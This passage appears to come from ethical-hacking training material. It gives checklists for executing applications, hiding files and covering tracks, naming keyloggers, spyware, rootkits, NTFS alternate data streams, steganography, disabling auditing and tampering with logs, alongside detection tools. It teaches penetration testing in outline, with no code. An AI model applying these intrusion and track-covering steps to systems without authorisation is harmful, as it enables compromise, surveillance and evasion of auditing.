- Use **privilege escalation tools** such as Active@ Password Changer, Offline NT Password & Registry Editor, Windows Password Reset Kit, Windows Password Recovery Tool, ElcomSoft System Recovery, Trinity Rescue Kit, Windows Password Recovery Bootdisk, etc.



# Executing Applications



**START**

Check if antivirus software is installed and up to date

Check if firewall software and anti-keylogging software are installed

Check if the hardware systems are secured in a locked environment

Try to use keyloggers

Try to use Spywares

Use tools for remote execution



- Use **keyloggers** such as All In One Keylogger, Ultimate Keylogger, Advanced Keylogger, etc.
- Use **spywares** such as Spytech SpyAgent, SoftActivity TS Monitor, Spy Voice Recorder, Mobile Spy, SPYPhone, etc.



# Hiding Files



START

Try to install rootkits in the target system

Perform Integrity Based Detection technique

Perform Signature Based Detection technique

Perform Cross View based Detection technique

Perform Heuristic Detection technique

Perform steganalysis technique

Use steganography to hide secret message

Use Windows hidden stream (NTFS-ADS) to inject malicious code

Check if patches for OS and applications are updated

Check if antivirus and anti-spyware software are updated regularly

- Try to install the rootkit in the target system to **maintain hidden access**
- Perform Integrity Based Detection, Signature Based Detection, Cross View Based Detection, and Heuristic Detection techniques to **detect rootkits**
- Use **anti-rootkits** such as Stinger, UnHackMe, Virus Removal Tool, Rootkit Buster, etc. to detect rootkits
- Use NTFS Alternate Data Stream (ADS) to **inject malicious code** on a breached system and execute them without being detected by the user
- Use **NTFS stream detectors** such as StreamArmor, ADS Spy, Streams, etc. to detect NTFS-ADS stream
- Use steganography technique to **hide secret message** within an ordinary message and extract it at the destination to maintain confidentiality of data
- Use **steganography detection tools** such as Gargoyle Investigator™ Forensic Pro, Xstegsecret, Stego Suite, Stegdetect, etc. to perform steganalysis



# Covering Tracks



Remove web activity tracks

Disable auditing

Tamper log files

Close all remote connections to the victim machine

Close any opened port



- Remove **web activity tracks** such as MRU, cookies, cache, temporary files and history
- Disable auditing using tool such as **Auditpol**
- Tamper log files such as event log files, server log files and proxy log files by **log poisoning or log flooding**
- Use **track covering tools** such as CCleaner, MRU-Blaster, Wipe, Tracks Eraser Pro, Clear My History, etc.

# Module Summary

- ❑ Attackers use a variety of means to penetrate systems, such as:
  - ⦿ Uses password cracking techniques to gain unauthorized access to the vulnerable system
  - ⦿ Creates a list (dictionary) of all possible passwords from the information collected through social engineering and perform dictionary, brute force, and rule-based attack on the victim's machine to crack the passwords
  - ⦿ Performs privilege escalation attack which takes advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications
  - ⦿ Executes malicious programs remotely in the victim's machine to gather information
  - ⦿ Uses keystroke loggers and spywares to gather confidential information about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
  - ⦿ Uses rootkits to hide their presence as well as malicious activities, which grant them full access to the server or host at that time and also in future
  - ⦿ Uses steganography techniques to hide messages such as list of the compromised servers, source code for the hacking tool, communication and coordination channel, plans for future attacks, etc.
- ❑ Once intruders have successfully gained administrator access on a system, they will try to cover the tracks to avoid their detection